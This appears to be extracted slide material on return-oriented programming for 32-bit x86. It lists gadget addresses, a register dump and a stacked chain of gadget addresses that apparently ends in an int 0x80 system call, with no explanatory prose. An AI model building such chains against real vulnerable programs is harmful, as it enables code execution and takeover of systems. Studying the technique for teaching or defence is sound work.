
0xbffff62c

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff630
%ebp	0x65646362
%eip	386 0x080bb6d6



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690

0xbffff664



```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax, %eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```


```


0x806e91a
0x806e91b
0x80bb6d6
0x80bb6d7
0x809a67d
0x809a67f
0x80541b0
0x80541b2
0x80481c9
0x80481ca
0x80e4bd1
0x80e4bd2
0x807b406
0x807b407
0x80493e1


```

